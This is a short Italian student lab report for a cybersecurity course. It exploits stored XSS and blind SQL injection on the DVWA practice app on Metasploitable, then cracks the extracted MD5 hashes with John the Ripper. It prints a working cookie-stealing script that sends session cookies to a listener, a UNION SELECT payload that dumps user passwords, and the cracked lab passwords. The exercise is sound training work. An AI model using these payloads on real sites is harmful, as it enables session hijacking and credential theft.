S6L5
PROGETTO

ALESSANDRO MARASCA

EPICODE - CS0124

TRACCIA

Nell’esercizio di oggi, viene richiesto di exploitare le vulnerabilità:

1. **scored XSS.**
2. **SQL injection (blind).**

Presenti sull’applicazione DVWA in esecuzione sulla macchina di laboratorio Metasploitable, dove va preconfigurato il livello di sicurezza=LOW. Scopo dell’esercizio:


1. **Recuperare i cookie di sessione delle vittime del XSS reflected ed inviarli ad un server sotto il controllo dell’attaccante.**
2. **Recuperare le password degli utenti presenti sul DB (sfruttando la SQLi).**


SCORED XSS


Andiamo a recuperare i cookie di sessione ID con uno SCORED XSS tramite lo script:

<script>
window.location="http://127.0.0.1:12345/index.html?param1="+document.cookie;
</script>

Restiamo in ascolto su Netcat ottenendo le informazioni necessarie sul nostro portale.








SQL INJECTION (BLIND)

Andiamo a recuperare le pwd cifrate attraverso SQL INJECTION e il comando:

' UNION SELECT user,password FROM users;#



PASSWORD CRACKING

Col comando in grafica andiamo a decifrare le password.

```
┌──(kali㉿kali)-[~]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt --format=raw-md5 ./pwd.txt
Using default input encoding: UTF-8
Loaded 4 password hashes with no different salts (Raw-MD5 [MD5 128/128 SSE2 4×3])
Warning: no OpenMP support for this hash type, consider --fork=2
Press 'q' or Ctrl-C to abort, almost any other key for status
password         (?)
abc123           (?)
letmein          (?)
charley          (?)
4g 0:00:00:00 DONE (2024-03-01 08:28) 16.00g/s 11520p/s 11520c/s 15360C/s my3kids..soccer9
Warning: passwords printed above might not be all those cracked
Use the "--show --format=Raw-MD5" options to display all of the cracked passwords reliably
Session completed.
```

GRAZIE

PROGETTO
S6L5

ALESSANDRO MARASCA
EPICODE - CS0124